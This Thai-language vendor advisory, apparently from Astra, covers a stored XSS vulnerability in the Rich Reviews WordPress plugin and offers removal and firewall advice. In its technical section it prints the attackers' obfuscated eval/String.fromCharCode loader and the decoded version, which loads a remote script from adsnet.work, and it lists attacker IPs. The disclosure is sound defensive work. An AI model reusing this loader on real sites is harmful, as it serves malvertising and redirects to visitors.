

ช่องโหว่ XSS ร้ายแรงถูกค้นพบภายในปลั๊กอิน Rich Reviews ประมาณการว่ามีการดาวน์โหลดใช้งานอยู่เกิน 16,000 ไซต์ แม้จะร้ายแรง แต่การค้นพบช่องโหว่นี้ไม่ได้น่าประหลาดใจ เพราะปลั๊กอินนี้ไม่ได้รับการอัปเดตมานานกว่า 2 ปี
จริงๆ แล้ว Rich Reviews ถูกลบออกจากไดเรกทอรีปลั๊กอิน WordPress เมื่อ 6 เดือนก่อน (วันที่ 11 มีนาคม 2019) อีกทั้ง เวอร์ชันที่ได้รับผลกระทบคือ 1.7.4 และก่อนหน้า น่าประหลาดใจที่ไม่มีข่าวเกี่ยวกับการปล่อยแพทช์แก้ไขจนถึงตอนนี้

รายละเอียดช่องโหว่ Rich Reviews
ช่องโหว่นี้ถูกจัดประเภทเป็น Stored XSS ทำให้ผู้ใช้ที่ไม่ได้ยืนยันตัวตน (unauthenticated) สามารถนצלช่องโหว่การอัปเดตตัวเลือกของปลั๊กอินในเว็บไซต์ WordPress ใดๆ ที่ติดตั้งปลั๊กอินนี้อยู่
จนถึงตอนนี้ รูปแบบการโจมตีที่พบคือ Malvertising (โฆษณาอันตราย) แฮกเกอร์ใช้ช่องโหว่นี้ฉีดโค้ดอันตรายเข้าเว็บไซต์ ซึ่งจะกระตุ้นป็อปอัปหรือโฆษณาอันตราย โฆษณาและป็อปอัปเหล่านี้จะเปลี่ยนเส้นทางไปยังเว็บไซต์ที่ผิดปกติและลามกา
รายละเอียดทางเทคนิค
สาเหตุหลักของการโจมตีคือ การขาดการควบคุมการเข้าถึง (access controls) ในปลั๊กอิน นอกจากนี้ กฎการทำให้ข้อมูลปลอดภัย (Sanitization) ก็ไม่ถูกต้อง
โค้ดอันตรายที่กระตุ้นโฆษณาและป็อปอัปเปลี่ยนเส้นทางแสดงด้านล่าง สังเกตว่าแฮกเกอร์เข้ารหัส (obfuscate) โค้ดอย่างชาญฉลาดเพื่อหลบการตรวจจับ
eval(String.fromCharCode(118, 97, 114, 32, 115, 99, 114, 105, 112, 116, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 10, 115, 99, 114, 105, 112, 116, 46, 111, 110, 108, 111, 97, 100, 32, 61, 32, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 32, 123, 10, 125, 59, 10, 115, 99, 114, 105, 112, 116, 46, 115, 114, 99, 32, 61, 32, 34, 104, 116, 116, 112, 115, 58, 47, 47, 97, 100, 115, 110, 101, 116, 46, 119, 111, 114, 107, 47, 115, 99, 114, 105, 112, 116, 115, 47, 112, 108, 97, 99, 101, 46, 106, 115, 34, 59, 10, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 104, 101, 97, 100, 39, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 99, 114, 105, 112, 116, 41, 59));
โค้ดด้านบนเมื่อถอดรหัส (deobfuscate) จะกลายเป็น:
var script = document.createElement('script');
script.onload = function() {
};
script.src = "https://adsnet.work/scripts/place.js";
document.getElementsByTagName('head')[0].appendChild(script);
แฮกเกอร์ที่ถูกระบุ
ที่อยู่ IP ต่อไปนี้เกี่ยวข้องกับการโจมตีส่วนใหญ่:
- 94.229.170.38
- 183.90.250.26
- 69.27.116.3
นอกจากนี้ยังระบุโดเมนเนมอีกตัวคือ adsnet.work โปรดระมัดระวังการพยายามล็อกอินจาก IP เหล่านี้ แนะนำให้บล็อก IP เหล่านี้ก่อนที่จะเข้าถึงเว็บไซต์ของคุณ
กำจัดการติดเชื้อ
หากคุณโชคไม่ดีโดนโจมตี อย่าตกใจ ติดต่อผู้เชี่ยวชาญความปลอดภัยของ Astra เราจะแก้ไขทุกอย่างให้คุณจนคุณนอนหลับสบาย
เทคนิคการลดความเสี่ยง
สำหรับผู้ที่ยังไม่ติดเชื้อ ควรป้องกันไว้ก่อนเกินกว่าจะสาย นี่คือสิ่งที่คุณสามารถทำได้:
ลบปลั๊กอิน
เนื่องจากปลั๊กอินถูกเพิกถอนออกจากไดเรกทอรี WP แล้ว ไม่มีทางที่นักพัฒนาจะเผยแพร่เวอร์ชันที่อัปเดตแล้ว เราแนะนำให้ลบปลั๊กอินทันทีเพื่อความปลอดภัย นักพัฒนาก็ไม่ได้แสดงเจตนาจะปล่อยแพทช์ในไดเรกทอรีใกล้ๆ นี้
ป้องกันด้วยไฟร์วอลล์
หลังจากลบปลั๊กอินแล้ว ให้ใช้ไฟร์วอลล์ป้องกันการโจมตีลักษณะเดียวกัน ไฟร์วอลล์ของ Astra เป็นตัวเลือกที่มีประสิทธิภาพสำหรับ WordPress มันบล็อก XSS, CSRF, SQLi, บอทไม่ดี, LFI, RFI, OWASP Top 10 และอีก 100+ การโจมตีทางไซเบอร์จากการกระทบเว็บไซต์ของคุณ
ช่วยปกป้องเว็บไซต์ของผม
